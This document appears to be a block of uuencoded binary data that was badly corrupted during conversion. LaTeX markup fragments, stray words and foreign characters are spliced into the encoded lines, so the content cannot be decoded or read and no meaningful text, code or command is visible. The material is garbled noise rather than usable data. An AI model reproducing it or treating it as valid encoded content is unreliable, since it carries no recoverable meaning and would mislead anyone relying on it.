MWZZ&/C#3V".ZY"7!AL0U:WY&.4#9V<&_@%'I3)+Z4N9L&MJ\JNFE7^!(77E2D $\texttt{M\#UHI=":I4DN9!\&O+\$3\#O]MW\$/>UR^\$:+S->A3G43DNRQ8T+)ZK-,6-G*UEP'D BARBER BARB$ $M^{;CW^{;O}[WB@Y^{)}I-WE'+.A*1'7,I;^BWZ6*^{-4}X-P]}844]4XWKCO<W!D$ MZJ9,/4T>L^CCQH?65)33]4MU[8-OF7=&O]J4[<(+KRS8J@LO(0UN7RKVD'`-Đ $M@.^--DC$G`F8FQ4XJ95!A'6L9_US]_NH2J[3'SR?DP)`F\.,I%=P.Q_A*`B=Đ$ M2"!I(9B!52QH+TX@#M?P<`)8I;K;AJ_[:Y]"3V2G]I3&#OQ>H"YK`'EBH3R7Đ $\label{eq:manu} $$MA)_?^$SM.\D\)Q'UYZQ\#U\-C4\&HU[B<1BN^"3R9\VQ>M0],Y;(*T3]W8F-8MD$$ $MP_{(1PK!S)P/\#*='<6@*FJPU%(%7)G)}.>'C$@"QE']G3GE\E@,1$"#O-ZX]TD$ M<]5&":S_?_[<ZG;I2Z^UTZ*U]SG`!7;>3R?O?']IM3UO=["'@HOB9^8&&?Z6Đ $M = = \ / ITSXNJ'4D'WZ[VZ$R7^4@!^D58M*XBQ8-A!P(V8*G(Q:KQ"%"8<1^))D$ MA\\UIYOF@+BJJQ/'3IIM8#&A)B1KH..XOM?)"G).E`3D;'\$_O?K)N=4HG/L8Đ $MI&"@%-6P:-GOK%.-@%F9YG4XLOL5;>_[#7&7?FZ?#CE[-\9DK=T9;G-!/WK_D)$ $\texttt{M]} \texttt{ 6K} < \&L + - V7K2 , \&0 , \texttt{ENNBY} \texttt{ [1T_. \#} \\ \texttt{OO} \\ \texttt{)A-/O} \texttt{ IE} \\ \texttt{W} \texttt{ [=W} = Y8G" \\ \texttt{^N} < \texttt{)HX} - = 5; \texttt{D}$ M)FL64^BEY(R3S16 %W4PO:>[BD4B612X?TMAQ1R\,;,!1W)BNH'=ZSI1VR<Đ $M[##QM(OQ^R"Q]49<U>-68Y#RRH>+D"?R(^O!@@;U%&$]_2P;BTU(L4!X2X2LD)$ $M2Q7[!+\5D3^3"N*!-Z^]PJ<6+*A`NJ/KSTUN[=]L"%'*A4`R4*DK#9P[]-X`Ð$ MIFI09+.`,&Z#9B)W\RD101\&+#[W2IEZ![X)/'W5TZM]#\$XFP2I9'I]7R`V4Đ M:*U_1+."7/1*UT0B635)TM<QL[*RT_URZX--QKCK1/<?*_3_"HDO=FOD\$R53Đ M, C-PLP&MO4]:N]*X1?VC, CFVD<YN>, L&G&45ABMEP8*F]A[]Y'>:O)=>FP^HD MLT9F<3[Y`82P\$AY9T4+0V:498#7,BT/80Q&KN921K2?/3>A34G9K8D<`B+0GD

MUGL)>)A6D7_?D4OP7'HU0U@+@DZI_@B\$\%EM@?M!WYPJ4FI(SD*YR6)\$(VK\$Đ MT>??:P6KY3']<<%@61`)TRXO5II0L26&"-GT4]Z@KC,T&Y?',>L-1K(<L2XGD $MS!'E_EC(G5>T$\#P*J'BD(\P%$S_=_(/:A7]+C>(<=310364^03TA.U.+JBK@Đ)$ MULRL\$^-[A,>2180W]^<Q6(?:L1?41@MBHZ+SY;5B6)2M(H9)*`>`KG;F9<M)D MY*YA21![/6\$TK!XACHEJ42!+CCIF&"]80.VS4S=!N'0K0]#DJN&@4Z%,]<Q!D M1+-1IK2D/#N0\$L/5U,6]]FV`VZME[KU48769LBYL@1EO6'_69Q/J*]G5F6<ZĐ M&9%=249/0&%UU#FS\<J"K^*KKM`0I!QN730 >HZ9#A/'%!504(7;^ =,K)6@Đ MM_81EP., RBHYWG<_&-HY.X'WJDOR4<;-W1ENX(6"/=O>!YPXC(4\$7T-ALZ\$+D $\texttt{M2OJX1} > \texttt{N$Q\#OJLP9V]} : \texttt{\t V+W=@N*_K*D32.7R} : : &Q; -1.C/, \texttt{PB!MQYP_'Z-<PD}$ $M1#S[H$D$$OMMGR+CD\5L@V0-)"#N&"+<,N@[$B'A?`XZ99WG#)>)F5^]XY8$D$ M5"73H)F\4;C\$\$76.V!DT79X)%GR=6^TD+.""@MV3WPP=+1TL8P3/&!7U)4XND $\texttt{M?\$;G`P1KH(Z9J6^X5R(KI(K#4/T*=-G\&_SGHF/9\&?/;\MW5UT@1\#UZ_[FJ.VD)) }$ M+H[#\$*R\$T+VD)T7*JY9Y08GN__*:)(C&&74,SV_G.1SKMXJ.:V!H8[</XT:GĐ M1@Y,53^<_,O[1_YWSLYJ3"@11FUAH8;-W,S!E;*&";!N?WSOE,R=6YDPY)'(Ð M7KR@7-30/BO+Q\$"4L?D"L@RB68W4R92-LX7D(:FM[PQDM&DW9T(5S-#FE\$;#Đ MY6Z, #U\61'\$Y1#"[*K[OU*6.OZ^<P?, 9POW"A]Q`]437N<35=+K8IU_YYPVNÐ MJY6R>_N%.4]WI#.*`)50[\]-ZH+@P6RB-U2]9N/DGA\`(A"+/];!A28K<S`*Đ MNFA19DNSKQSR84<\`_VY71-\$/YR"H;V6;A,YM^\$T=.[%P`YCFI@C2X%_G;=^Đ $MXN\6^*, KQ.[\$BC<9SE)7\&.;-SP"$$\Z9&DQ&Y3>T$OI3-V\WB_Q+\$OM(S\/^<1D)$$$ MVN/C1V[\$.UU<W(^5PR^_L=Z?+,TW.G.1)*<PA8IF=NP;EW:_I*7FA?P;A)\"Đ MJE/^V<96EXSK-NF\(6LCUT%"Q<45N>X/0M9O;L>0J)5;SN\$[MQ2723`DB2HDĐ M)LX2SVVVCI9^>""96A`NNT5,Q_@@2</XS@(P`\$F6&A:O1:V:>01:2+W0\$P1'D M7I\$\%:KJ\I4D(SZQH%+[^O0GN3PW[#>#R\KX0QJ*`=7<XC@"XQRA'>&B*"[ZĐ MW,YT2IWC3C/B&H-AFKTKV?D@#CT\$CNEW^!>&,T!<P`\&5F^:(?C)A?07S>P&D $M:\C/;<8W\S^-03%]6L;+_!%>6ICMG6.TE7C\AN7J<@?,K[LA<Q;@(Y:_&V3ID)]$ MT_\V>`?\$>F<Y<QD675!O:U_@^).[X5=SEO]\6V6+LGZU(#]1UQ36"Y?+F-Z5D MF\@/R3@GJO&%Q9?=HBX[%#[R<CQ1[\BCRK:4F_-"(X(#E!P5+<Z40`V,V"*ZĐ M]DY0_,3H939[EB4T%PC3";_-5OE8,REB*&\`%W-[A/@U?RTM3F2488S:@>2;D M^M!J]V+817@J@/&L=.H)"5,BG"MN&A)K?H'SK;]^V9SLR)->Y`Q+H)!X!!5`Ð $MI8ZT"V-\+BG8IE/=<>:TUOE$_, %!/!4[N88M@;=>%L.TV`_%=K#Z44(@I,F:Ð)$ M-('TA)G@%8AT\?L0LZ=3A*'[Q7RTJ0F!CBF+EY\L"X`EK)3#?@Z@BP5I-1%AĐ MV)QY>W^+|57=!1/D2.>I&#CB":ZWV](B*[P>MM<IS\$]O->OW3?'M99(^P@8.Đ $\label{eq:mb} \texttt{MB}("JR'(HU-K\#V[A]\#3^FAE\$9Z2FG46][PA\$(CH=Y94^PPVN/WF>F1Z\D\$PS-D)] = \texttt{MB}("JR'(HU-K\#V[A]\#3^FAE\$9Z2FG46][PA\$(CH=Y94^PPVN/WF>F1Z\D\$PS-D)] = \texttt{MB}("JR'(HU-K\#V[A]\#3^FAE\$9Z2FG46)[PA\$(CH=Y94^PPVN/WF>F1Z\D\$PS-D)] = \texttt{MB}("JR'(HU-K\#V[A]\#3^FAE\$9Z2FG46)[PA\$(CH=Y94^PPVN/WF>F1Z\D\$PS-D)] = \texttt{MB}("JR'(HU-K\#V[A]\#3^FAE\$9Z2FG46)[PA\$(CH=Y94^PPVN/WF>F1Z\D\$PS-D)] = \texttt{MB}("JR'(HU-K\#V[A]\#3^FAE\$9Z2FG46)[PA\$(CH=Y94^PPVN/WF>F1Z\D\$PS-D)] = \texttt{MB}("JR'(HU-K\#V[A]\#3^FAE\$9Z2FG46)[PA\$(CH=Y94^PPVN/WF>F1Z\D\$PS-D)] = \texttt{MB}("JR'(HU-K\#V[A]\#3^FAE\$9Z2FG46)[PA\$(CH=Y94^PPVN/WF>F1Z\D\$PS-D)] = \texttt{MB}("JR'(HU-K\#V[A]\#3^FAE\$9Z2FG46)[PA\$(HU-K\#V[A]\#3^FAE\$9Z2FG46)] = \texttt{MB}("JR'(HU-K\#V[A]\#3^FAE\$9Z2FG46)[PA\$(HU-K\#3^FAE\$9Z2FG46)] = \texttt{MB}("JR'(HU-K\#3^FAE\$9Z2FG46)[PA\$(HU-K\#3^FAE\$9Z2FG46)] = \texttt{MB}("JR'(HU-K\#3^FAE\$9Z2FG46)] = \texttt{MB}("JR'(HU-K\#3^FAE\$9Z2FG46) = \texttt{MB}("JR'(HU-K\#3^FAE$AFG46)] = \texttt{MB}("JR'(HU-K\#3^FAE$AFG46) = \texttt{MB}("JR'(HU-K\#3^FAE$AFG46)] = \texttt{MB}("JR'(HU-K\#3^FAE$AFG46) = \texttt{MB}("JR'(HU-K\#3^FAE$AFG46)] = \texttt{MB}("JR'(HU-K\#3^FAE$AFG46) = \texttt{MB}("JR'(HU-K\#3$ M!\'/J7O;=EX4I,,_M(9UCI;\S%\X#P!\'3:&M:\?)73%?)RG3O_6.)V))<V8/*D M); `UTC+%@+R1S_Y/N?^E_W261"-#R'TU8TJ'#;.AM-BP1X=K=WG^?5GT(-VPĐ M'O!K,3ZHJ!Y>D>CH(B3G184(!8`;.\$CO%BEK2@QMCSNKK^)`&'!5#0)W^X\:Đ M.#\:3"/#X2TLS!E]Z%[K7\.)I14P"A2XBVM[^Y.YOZ'B(-/;J8*CY1G`P6@EÐ M9V33=[],N-W8YF?`O6R`@D.9R_I32UG+U`XCQ`!H:<W?R+)P\KH3X"#!!YJ'Ð MDRIC%NG)F")==CJ1J%@_8<DK=(3?`"D`Q*)X=-[VMU`;-&>9\T\$.AMU0>%>VĐ M:EC,<Y=#^\$VRBB!94+T_;:,W@GHY8%2_*T90/9[KHRH%(>K.%MU.;B`"QE`@Đ $\texttt{M/V/\#1:)7<TK(X"X70Z-V8BF,/@_S?^L6Y+KNRU+TQH+^N!I<F"0ZZ^R8+0Q3D}$ M2,[)V9F) 1)2GO.?B+UEQT+%/8#9^Z((\^>^FGBHR3M@.`HK[V3[<;)>='Đ MAD8"3W=?Y8D+YJG@VQ^K:G@?2US2#EF!#E^),FMX+?381*<5*,F,`MMER<3/Đ M\/LICO\$'5K^#C^0'N=HYK\09H;H?YORG\$^\9,14T2E',."I0@DOE8VOY9:PCD $\texttt{M[+)L2IC>9P3/KPLN\D7_/S+^,;RR-^@:!\^)C4XZMFUW;+MCY\2VDQ,G'=NVD}$ M;=LVNF,G'1L]O__,-3/O\[Q?][7WE[NJ5JVZ]UK51HG7.H?+*C:Y50J<]*_1Đ MQYS.NS:^I,#;]X0SW+<1_702F#2A;Q1<@JGCWIT?2^=BRVG)7H%'(XW`V,Q)D M+3,-RRPT"%9,]\$(QXZ9IMS_:]#TVQ*Q46E>&[S^,ILG>01N-SHS\9?EI6IWGD M:J`,!X6\EZQ.C).'\(5!B)Q/''>136BK."!,["SX&6)@+_R/.KR;N/IH=97"D M8.%](Y9R:.&*/#?-]UA^\+L:_BW3BH9\$DKCVCSLF9K766*DV(6*7"0&&AXRYÐ M\$BHG\$P7IP11_I@;=/.QOO\$5>";]WLFU@;I;I@KW_.21G?3ES/ZPQ56D2DUW9Đ MK>O!6F\$O^]^:I)<_D1]_;Z1Q\;KLY`G:+O0\$+VVTX'.=\`*F\$K#J9ZXA,7SAÐ MORU=8VV"Y#N'DSW7U`"VHBX>K`\$T'NT&/>_.&Z8KSG[%XF%>1#)_L^K+K:`0Đ MY;3]C)W'@>DF21,))RA1R J0B1=5T?\$CJZ10`[:01'\L"#WWGT'8DOP,H`28Đ MY`R_._[4DP!^R?@H,[OM=I&I??O-ZF#XRS;;C<(3P;MQ\GDIHH[15G('&VKWD M+H-\MWL^(NHF(407^1F.]^3_(7'RYX@_**1%83X0G?Q6EBE68#,#\$LAB<N[@Đ $\texttt{M+Q(;I(X4\RV\$UQ'<1T?\#VJ!.,@WV7!1D^-Q:-7::O+L_ASKO_14HPQ\&]PKNV}$$ $M/D-31*0UIF#39AJX$1&J37[G2H(49TRYY]732+6=8;Q#8G4)(KQS+&_*\(R>Đ)$ M^,:0?UE&BDN4*T+-CY+W"_OP_+3Q2N5?6I"IZV+B`:5P/Z8&\I1+F0BA`3V/Đ M^\TV.ETB.4]_`WDVA;L*[%2P#YD4+<-H,#V(#:\'ZM^NNCQ9FU3BFIP:'#X:Đ

 $M[J1:6PYIK"MH8)&=)#H-$E.B<!<*OIX,LM)4L8"52#:'Q=^"+(`/FS]/Z41LD$ M*[CZTG2H=]IFV6X34GJ4;68.W@Z.;\%<(E_X3<"2D@?_>#WLDP<R(HMM22NLD $MJR2P(GD\;]7*[.)?R\[B'+Q._$?J6QB!4"4/Y.[E9/,U)%SR/C)Z?$8V\?:[D]$ M\$7/E[U,M4*X\$,6ZISIE\$!D<(??*9;394(9RBV>M3YNSW<E<+GC?;04:46!>DĐ M#2_?M0!6#`IG3P6-BQ-9T\FM)"(/'QE_6D0<RL\2J0,WN??`Z9R@\/O%#75WD M)6ML<V]!?\=M.%US*%GD1IMJ'SM(.,A-58U?G'/@]TB`;P9G,3`D+%)+=W'NĐ M.%<W3XKM@'W(\D`0"4*\;V1:LH KE`YMMSNW6(`N2295JQJ"?\#[<4",XSI4Đ MD760*N>Q_Z]JDQ(20[+9W8VFJ<JKENP[\T3<]]%,R\$70E-2<V1P-\>WGVQ-`Ð M_;E35D+RPL\$2YKNVDX9%U1[&`--!YUD7VWL07;N<\$7`/-/I\$[FB)7\$>=/DL/Ð M-ZZP#@F91:]=^]OE'+=0(W`/<SG-<ELP!%>=OJR_]KW90L\#RO2;P"@?<E[4D M8\$F/+3'D1`^_GV7".28`E;V!>I-=!L.1OAK:M_?)PT\$)'>Y8LP(]_%U,MOW+Đ $MKT-%'\$EG);9:N\$M7\#X_@1TY:)?\[M8\$04:(%-#;+Z*;U4=;CL?`&`UQAT3>LD$ M,?L43MZ@WZ@^;0X+V[J\U8:CDC!.3%IZ+#"K10QG^?BU=M5*ZV[`E]%WJ'X6Đ M?!O`"0GV];OO^.DEL^`V>W_V7CQXCF=LEQ;+P]%6M*L#Q535FVJRS"\&8ENWD MS3YGV___]"FYG&X;W;EQSM>S*+"_IL<710!)Z_B7CA\MUTYR@S@X<CFER8`!*Đ MY8A[NM_L_](DKG+&XZ,J0<"[SE=8]V/8FU;@8%A"(-;M-F*>B:YY\LSF1\$N*Đ M7#A<V(X%.1\$4P/QN'/M%>3>Z]H&8B,FNGF`<J[>[\$32?37&,9JH%>?:,E-0@Đ $\label{eq:main_substitution} $$M^1(`8\#-GF>@RF-''W>N6[@H-ANPQ-?KC*RIGI"X!0U6<F@W4\]2@IX<2>S,D$$$ M#L4IZ2\PU^HO'H7HLWBG"7@.K&@C8!*2*;]CO?HKD'TC]\$6-6H"1L#L<0V-*Đ $M;O[A=C.MXO*4XV5^O%\"5E-U-])J_U(/!F7/B_SD(',S6J'>(QXN7)JK1[?KĐ))$ MY',6<:R_.\$](&L]SAB680"T?UG:T8%U(@]!'VF&`Q+3>J,`^K-5?_%Z+G[*^Đ MJ84TCOG<E`&/+[QP]50+5@W(6[<!F%[W%\T84\$'\;9\0/[BL=L33S#K"92GWĐ M%B(8DL6[)>=%2Z6Q>5G<6?PHDDF2A!C/\$W]9%N]!AZEF<C726OVD\B;[>/KFD MZN?9KL5'9-(_LJD/[[C;TLIM">#^^<02CH9)[^Q9DZVZ,40BYU9)5/18M-78Ð M014Z-3A9.FE;L[^M.F'/X(!QDA'/L3,F.HRE&D[8G]+08TO%II5=L&O<IF8!Đ $M > X9CI)L. = &0&R0YVG_[C0=J2=! #XJ6]^1;9*D06S=X+3!=,AI(.5:)=8Q_D$ MQF&3VXZ:-I]K\H-5)FI#\VE&VVG/M\5J*?QK*8[+XZ7\>?ABTD\.'*Y>6AP7Đ $M'", U.0\S8W&A; 4.0BZ/>1W*4-; E"Z1P+]ZSS48=A$3.VAGTK1P; [`<)'7@@D$ M[JS%IJI<PO&(M-)_:4>T/Q+^2YX*EE\$[D0<888"FK#OPI%'JH7BS<<YQO`6!Đ MK: *?4,N7IA^.HU(2(*&]C_58A7<NX=+-MHT>!>*S;*R=X^E>I'(9*9-Z&P6_Ð $M \sim D[2@KL > Z(26;C&+(HS^38"-2J"E%F/7^=<)B=9VPQ#7,*[DAS!Y)^-]548D$ $\texttt{M\#F^=Q\$!>C6X;*46]YI;U?=9\&?8Q\$U@004@8R7<_-UQ)V]1UG_8)1NG0G:,<9D$ M,,2G,Y\$JN7.0*`D.VKYU(G7/.XZ-@VI([TI^-H]E]3,J+VE\$'?]B0TM@#J/!Đ MBQ]AD3(U8"U.0*7(?ATQ14HXQ(NP:YF7:68/H;[S#N,]!D0CHZ#8B/KU>L8&Đ M@Z`F7S+@KYXW;9BA^\.`^R/&2;/G<B%3@0][ESOL?V,NNC:V.Z&U:&/UJ&_3D M\=!\-J.QE]9A^YM)YM1/!LNQCAEN[!>M`]9N4P(E26QCB[&TCZ%[X0Z+?4TJD $M=60E,;>&J^N[=NH*9GC;P>B^L:E0]$$W<X0_(IL"6Z<90&V/0[LI('%HY/D)]$ M/(TUF0AHD*T1%#VUUJON)6_H8!3(J'\'(K=%J98E/^K<':WC.@([<&`B3B_+Đ M3PE2Q[RC!N7)RD+L"=6H\;MD.2U>9<JE]*>2)OH;7PV-/LLGKUP\$LNOYW(@4D ME%H 4(5A:HW]O]./3G+O]&M#@^Q4;&TT][FA @UL\$G0&(A&[X5WI&^/!!E;?Đ MB<-<EX6(2(T-1'G@6J&^S+@@C'@KO8T#F5,\$,(63(P')DW:/G<Q2:R`R0&?FD M\$LI82J#%<O`NQ09*-E%,,@0?J3!C\^\<40_-GVV74G8>ZLSWFRK\$_`E*'Q5DD $M?-(?^{H}FSC;$%(HV/\&@;`"*H/5S)1_)8UQ@>PE%O-)A%:W1H(._%M]?8QN5`D$ MJ.#`K@"81*-!6?DQ?R06";LA*>AW#M]4+K&IQAM5"*C)5\0"TTC%1"Y65.R[Đ M69: ")KPZT9`]';XV6QI@2KU2\3GM^%PCZW4R="80EV,,7[2_`D1V^X&<45\(Đ $\texttt{M*28D5[R<'3F`+-(`HBB8I*^((A-3OXY3!T<$\&7\&'7=MO3;T-(Y^6\#U-V@%(@D)))] }$ MK=]WO\$-STG:Y%LD]!86:6&UO\P9M8/07D)SVYONZ&^E\$-_K:MPKY-2[V\$&!.Đ $MK+98G.VQM"'7S2OB4"+C88*[W0;4XXB>97(D;]+^?J+W%5!.IS:85\3_T(...D)$ M)*/MJMD:\$#SPQ8_*)=J%_%PI;@B__@UNU/@/QQ)K:]I%KAT7P=@=?J-KUA"5D M&52_)K#@ST>,(U81T>,M9!9RQMB`.A/@97>'9^AO>V`@A"\$R0!V-K-8K7U3IĐ M91L[69A+^91LB?O";3ZWIS]^%<04"V3J4N*1^]'#S,>"`ZXK)K9SCM0.?6(9D M#%`RU[=[&6Z/\$VN+:A%%UP[4L?\;]L0;`VY1!\.6EUV6D![1&ZF^&1/U3Đ M,EJS/.TS5C[9=JI/ZHP_]#?Q100C#*.#*6G9T!I/79LZ_O[;%N<B,K;\$\$\P5D $M5GRW[N1--/B.$.H_X\\-9QQX'>A@/A^;"X;YJT)Q\\V]=+.N"O0PVM5P5N^2)UD$ M<2>NI\$">#C/M2[)T_B"O=1"_6XQMU<@0JI/S*"`RM6<&J%@I5\V\$5AJ.KP?_Ð $MKN5V^{1}, = /_{P''}N[>IYN] + DZ:E1@; 2/=U=)^{QZ} + $$Y'', '7G*!/&7&00@]<7D$ $M:!='4\&X*EZ2^&^75!\B.O`]YJ(`2-;'&!&]AU[0_Y?)LK?M2M4<[_'_VXMGD$ M32(%@X\$M,>/9N+&R\$5I6M3X`5R7,U-RN>`0Q8QCH8QKER@>\<;W30D*)0YF\$Đ $M1/U#'97*D)QJ[DM\F5K*[RXQN+^$`QC(^!D'<90H$9(7&AY63_]-].:&WOUZÐ$

M%5J'O;\-R%_`L3,U@.M2[QLH\$`FJ3PKE3ZUQK1\BXV?H38)NKQWY_+7\>E"7Đ M<*T%E7[6J*7->=QLO0`,<3H9R%%E_AT(U:.18Z8[36T?S,P"5/TO'67=PRG=Đ $MI\&5Q#)U\5#:A7!5NIE+_'7NN#&`@TBY-=[CF5!S(1,X,V*=?CK61VJ4YDP-<Đ)$ ML=K7UT"=, *OM/ZJ, K5`TK/8-&#Y3<-5>4YJYP)HHCKCW(V`%S8B6M5I']^3KĐ MH'*4I"7&TW6HCN4"Q4DX)GP@!'29WE+ETR&_2YA8>5\$K\$S)PJ?7N+9_9+?1#Đ M9]G4&1?N8!IZR!1"^+@W:;/L;"1'G:_Z>%LKJ^?JV'*)MEDLDR@SUIP,&PCHD MXRJ?RCFZL?<G#RQTM\, \$=D^+S\5>4>3(ZN,[HB\[//[75]/S L:C71H<W6/;Đ M3?17X8@KCF+-48J),\$YD6\[9_8?Z5YOO*V_4?ZD1RTJ)R`0Z0\OU:-N_8=;PĐ $MK?RA["_NNEE8\&,U[5JHG)_SV"T4''S-=[5[COLW<8%&(-+"CC6\"/<Y)E"HNDEWNEERED | SUNTA | SUN$ MEIMOFR]OXZ\-UKY5*X:T'L)BQ@QLM&(<[%,R]NQ4X8X)6`Y7'_@0%TU/,_:0Đ MQM*;B+8(Z"ZH*,D/X%N[Y4.HU"_V.S3V(]I6<*_;:C*6:!6K%6B#R\]X:M)5Đ MHI%7"(^F_:']6&*\]!+X8Q,]/QM@TVQ977K`I>RU'1WE-J3/!N]+Z=AP%7^&Đ M0\$IDSMLQ3>;V!=>?]E13JG;`@^*M5K9SC&RF#\TR2I3]PM]O`S"DW0WS^=Y[Đ M3GRN*JAIZ=YS_"M\$8)F<FI*8A-45.:#29?JQ<R#*3;N^Z;1WUV]Z:);F)U0FD $MY"\20R1A25/)J2=?9ZKZ#4>^+]'53R@*Q2MZG!)<81S*/ZA<E:Y#2:ZB,J-2Ð$ $M;'_<4-A_+'H/B0_L+^N4*Q&M%13`#,!L^LIU)`4:F_8[\/,>SI_C$\QWA%17\DERTA_B$ $MJE^X.$C:U\C\)^4`6K@+2?G=UP2?DYI!>!R\F*PP\)A4MKOQB/M#$Y-&=7T"YD$ ML50._9)!J[\$@ZMN#\<O;HU0GGD\$+6T&8Q>%!P%8I'-:IHC^0[/1MK#:?S;MD M80ES*B3#O#,)E3/J.(3,S+5-O"&T4(4^6+Y=.J#RJFLCW?OIT)"O:4__;GG_Ð MVV6CM3\8BOBH\$\9ZQV]0QZCNPVF6=&M6[=6,:D-3N^\1&,<.**H[<)"WOYYFD M-U!BB3_A'6)`*KQD_+]UFK4E)OK`\J.I8U(5/W8LG:'.^GUB;/U<5!-,W>C[Đ MLP, H7,;.\$2YG#9IW8/YW,)T?VXO^P80)\$\$<C'6<8KY&5P7L((MT`CB!2A@=SĐ M^ZI!\$!4-*8]3",8`0_XMFKI-.JW...V8Y>;[8,FV3=U4%79BIZ)![R.NF'5[Đ MONTPV=R=#2\Z.%IOO1\$N#(=BC8\'K5/W^7N(V#\T65YF8^\R=!OE&C\N#3CJĐ M-_]=/\$Y4*;A1JABZGQ21<U6J`62%49BSG>A-#LO"U2'--*4R3\$`Z'6ERB6/JÐ $M!SV*+21VW4DR6IBAY(5/$D"CXJ]"#V1\3V/A;P+<3)\;E*I5E(Z@;QD;8)D$ M!:##3H#(USOM-2C>>YD\$_S!#D=U^850V;,%",):STXX:=%/05ZXT6:JL9Z2MĐ MTM8, A-XO3\$LQZ=/Q5'5<A,C7*B:#(/BK!WTRQQ!F;'D^BL6K.?(3.GXT@&,SĐ $M?"67(O>8=W:N,!C\#FMUE)6WBHA]%1/S-]*^ZCM?9%,$1P,?+[K@Z/%'T+9\LD]$ MA*,HM)9'WNK)V946?U#D3::2].5YRLQI%4R;<OIZE":VD!6)^V\$\ZYU`S=OĐ M883(54.:S'W[9%7IZT[)'CLYZL`#B:LF,L.)[*H9W4C`"1%:D`5[X=B%EZ+PĐ M^*]9("\?S*Z(A\ARM\@,7JF\17U5D518&*P1.49[;(%ZS61V.E3\`IB/QX*%Đ M.1X";2!L6X43;08@CLQLHD*BI0IF1`E#V:T4G-LWT"!EH>+?O4]MI"@\$O7*Đ M\$-?=8`?:WK^&H#`2;K6V<OW\$/LGIGISBA7>ARCE;=]Y&&7+(;(N[QQW`9;-CĐ M3;-ADH"FAZB*-/8)U![W:`S<P)H-+RJ?NQM>&'?J:4Q\$VLUG%R@%T(B@0!R_Đ $M()L:9$FNHAS;_'V9^GJL9[88=;1_^A`S15I90.MO'_"5^.W\=T4/_++$8@*!D$ $M:@FY-:N/S6I#*;Q*$3,(5)J$<-?'T)H>:J_C-)[-%9;&9\5(WOKRFM4.S!:BD)$ MY2.5D, $BQ'^15='X26C4[=KA>(2]4+<>+HD[\P-V)T:)O`'WF%W"=8CY;/-9Đ$ M[H>5>",""Z/HH4NQ]V<SPA2EI-+P*H*4)4/L(A)VBK&EC`)2'C(KKV33ORC[Đ MNX^<AUCS^\IUQP['VYO)JEV#3%/!9'?V*P>"2EM_\5M5RKM4O\1B3_.C=[@PD MG_GZO'"*/C@B[SHDTJ:\$[@+5L%OP?OFHXT&"I1RRO\WH8=(-[5'DO4=.?D!YD $M=ZJ>, GU'6$W"1X1D.BM-C\\#E;;\\WQU&P3)<$NM&(T_*45ZA7:ZOM!L(NHM>DD)$ M\$7;JSM3Z7P:&/*E]_^PN\YDA[SB]3M>*&B4>0[115+ZVUW"CQD?:*6,V_]@?D MJ.\$<1@NB3#FLYOA8N"1_21.<4-H].\<%___?_LBF\<58GNIQHJOGCCMB'LOC.Đ $M[5&R7[S4TA77EM9#^{"}(FZB0*0]J]+C"IS16_/#Y\U6">PPUU]PYD?U[.1)D$ $MOW] < \#/73 > U. `!(R[[,,P3PMG<24]92LNS'@PH<27<>4&X'3;^(2-P.J7+&,YD)$ MRQ"P944MR\$H\L+OB;%;V=1"\,9Z96VMK54AMLE%"K9%??]=/P5@52CH=-I1:Đ MD-O:OYOLT`\+419(+*V1!"QM)@JV_6<F5)!JAU5?Z?J<W^C:&F?)22@+TIĐ M<L,R8HD(:2%[\>J%_X3Y4K7M.*7Q4CQZ+D[KD66BAH`WT`C`0/WB->"+M:UUÐ MBO\$, I\D?"D+!\TCY[QP\$LOV\WAB3;\%J\^";R%U0QA!F-GY*P4M7BM58AR.QĐ MA32<B/0Z8H[,>1TV*0GC*3\$5*]%(;6YK>UNO6ZL^..GA&1`<^N6.?V.X9&,:Đ M/P%LD%TK15'NV,OA*S]3J6M[<U7^>[Y8->GF0QGUY%*5HELQO>@\E8.=)K!UĐ $M<-9"JYS>^6?)QKN2RR\setminus[I)N_V6&]/O#""#1//>I)<<,)I$X[J">:)<Y`S>;.Ð$ M!/BBJ_^D@N[W#%.XUX'629\$`]EN"I)^\$C(AY7^8A\$Y"\D_ZZ\J&,1@2-06F>Đ M"@<U'\$PC>H^``AV7D/FZD"+)7H38(,:T3F:I6A2FPL<5A"`*T6@7M8VX8.^\$Đ M\R?%\$901\$<-M826SXF(F0'OZ-OH`W]UT%SU.DFVVLFIYT_PC>\$M*%W/<'R5%D MM4<8!/M#T"&'9SB\$R)>R@%VC#\5"VV,["JS!^6?2:9=0/OYA(_P*ZMF%4^N<D M.EX^;2) D7<W]ZYOXQ])UCX2@-R\$U#(A]T3^9;5:AK<TIJ(*+W5SX)%</+C`D M&!(.,2L\Y/!R#1Z`SIC.S4%`M&;E!G6\$N6523BH"]1!>B)(]N>V>K0TB,479Đ M2P1!J6@F+ZSK0ZW/AQ>)E9I2*5'?0(:I\$,FLX,)4'9\$_*'6I`&%[H8^1)RW[Đ

M!6*GE5O\$QC>VHU\-!S!.I?-6H%[<.P-YKUR_2:8:"AW]OIH6]D5F_VE./H`WĐ M]3[,RLK#0S\$\$*<`'RWW(*-YNR;3@+*8=F%.S0[CQJY\!8^UD6W8PO+%T&VEJÐ M;J74*%HI%AXL#QT]QT42WID[;VS\$^^U*1=.(-.P'=%WSMDT]'#@KQOM?\%4\D $M?.A<,_F<H>7B&[_]L]IF71@INWH*@X!ZN1:S2S-T:9'^"*P[C/0&#UQ^\J;JD$ $M_{\ "}/34^9$ <-LZO[H*<6\$%[D+LI7B08>L?%N'-R'-X?_07-L<H+KO^%.0+\$S\$VĐ M>0:S(-[QH^C&=H^7K*9QMMVJQ-_F?1;_6X87-F"ROV3\$%.;BN,_EL\$D7T+L'Đ $M4_*'V'G<V/$;O"^0H[`H$M0$*>_*L.3Y)J*1@5?*JID!)_K""V].@0GAO/JÐ$ $MRJ; = L$"_Q\T\&D2TTK`P--BTNI$")JM#!16_EJ,[W,4Q.<R)JZ+^X)E[]G2U9D$ M((GAP"B&-')&A]D"@]RM1+<:!]__>COUTNG:40\X\9*6,3HXK*_Z::16]/'5Đ M>7&T;_A/\$?O#EN9&QM2R'[&(B\$\$<SAC3CC`>/]:OJ-&&3!^2\DQ'*?%L\$&K(Đ M]ZZ6"9@\$GT0JC#[=D?G:U2'M^TJ6\$\M-B'#^WS#H8,M"[P:B%HKE`+2EQ3*`D MJ8*T<H>UAX9P8DM;)6XT3*NB7S\$(E-B\$+3U!W%:S%'QMZ0<H/XP"7L]=>LD(Đ MQU>6>NSH6?!#, *!3J8%'K&`VJ(W1VZU^(]1^DVA<`+D7B4!F`?(![1PKJ^@HĐ M)IU=>K\>"XH1P2Y*+3F["])KWK*9FV,YG1::HIG3-B,+B\"T"I<Y;;@A_C?[Đ 